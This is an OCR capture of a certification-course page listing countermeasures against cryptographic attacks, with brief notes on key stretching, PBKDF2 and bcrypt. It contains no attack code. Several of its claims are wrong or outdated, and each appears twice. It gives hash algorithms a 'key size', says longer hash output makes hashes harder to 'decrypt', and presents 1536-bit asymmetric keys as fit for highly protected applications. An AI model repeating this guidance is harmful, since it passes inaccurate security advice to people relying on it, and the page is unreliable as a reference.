
LO#08: Explain Cryptography Attack Countermeasures

Cryptography Attack Countermeasures

Attackers use various cryptanalysis methods and techniques to break cryptosystems and steal confidential information that is transmitted in the network. This section discusses some countermeasures that can be adopted to prevent such attacks.



How to Defend Against Cryptographic Attacks

1 Access to **cryptographic keys** should be given to the application or user directly

2 **Intrusion detection system** should be deployed to monitor exchanging and access of keys

3 Passphrases and passwords must be used to **encrypt the key** if it is stored on the disk

4 Keys should not be present inside the **source code** or **binaries**

5 For certificate signing, **transfer of private keys** should not be allowed

6 For symmetric algorithms, key sizes of **168** or **256 bits** should be preferred for a secure system, especially in large transactions

7 **Message authentication** must be implemented for encryption of symmetric-key protocols

8 For asymmetric algorithms, key sizes of **1536** and **2048 bits** should be considered for secure and highly protected applications

9 In the case of a hash algorithm, key size of **168** or **256 bit** should be considered

10 Recommended tools and products should be preferred over creating self-engineered crypto algorithms and functions

11 **Avoid encryption key relationships** being simple, i.e., each encrypted key should be created from KDF


12 The output of the hash function should have a **higher bit length**, making it difficult to decrypt

How to Defend Against Cryptographic Attacks

The following countermeasures can be adopted to prevent cryptographic attacks:

- Access of cryptographic keys should be given directly to the application or user.
- IDS should be deployed to monitor exchanging and access of keys.
- Passphrases and passwords must be used to encrypt the key, if stored in the disk.
- Keys should not be present inside the source code or binaries.
- For certificate signing, the transfer of private keys should not be allowed.
- For symmetric algorithms, a key size of 168 bits or 256 bits should be preferred for a secure system, especially in the case of large transactions.
- Message authentication must be implemented for the encryption of symmetric-key protocols.
- For asymmetric algorithms, a key size of 1536 bits or 2048 bits should be considered for secure and highly protected applications.
- In the case of hash algorithms, a key size of 168 or 256 bits should be considered.
- Only recommended tools or products should be used rather than self-engineered crypto algorithms or functions.
- Impose a limit on the number of operations per key.
- The output of the hash function should have a larger bit length that makes it difficult to decrypt.

- Design applications and protocols that can avoid simple encryption key relationships, i.e., each encrypted key should be created from a key derivation function (KDF).
- Upgrade to the latest security standards.
- Use strong key schedules to mitigate the risks of related key attacks.
- Enforce hardware-backed security such as hardware security modules (HSMs) to enhance the cryptographic key security.
- Do not use a single cryptographic key for multiple purposes.
- Use redundant cryptosystems to encrypt data multiple times.



Key Stretching

- Key stretching refers to the process of strengthening a key that might be slightly too weak, usually by making it longer

PBKDF2

- PBKDF2 (**Password-Based Key Derivation Function 2**) is a part of **PKCS #5 v. 2.01**. It applies some function (such as hash or HMAC) to the password or passphrase along with Salt to produce a derived key

Bcrypt

- bcrypt is used with passwords; it essentially uses a derivation of the **Blowfish algorithm**, converted to a hashing algorithm to hash a password and add Salt to it

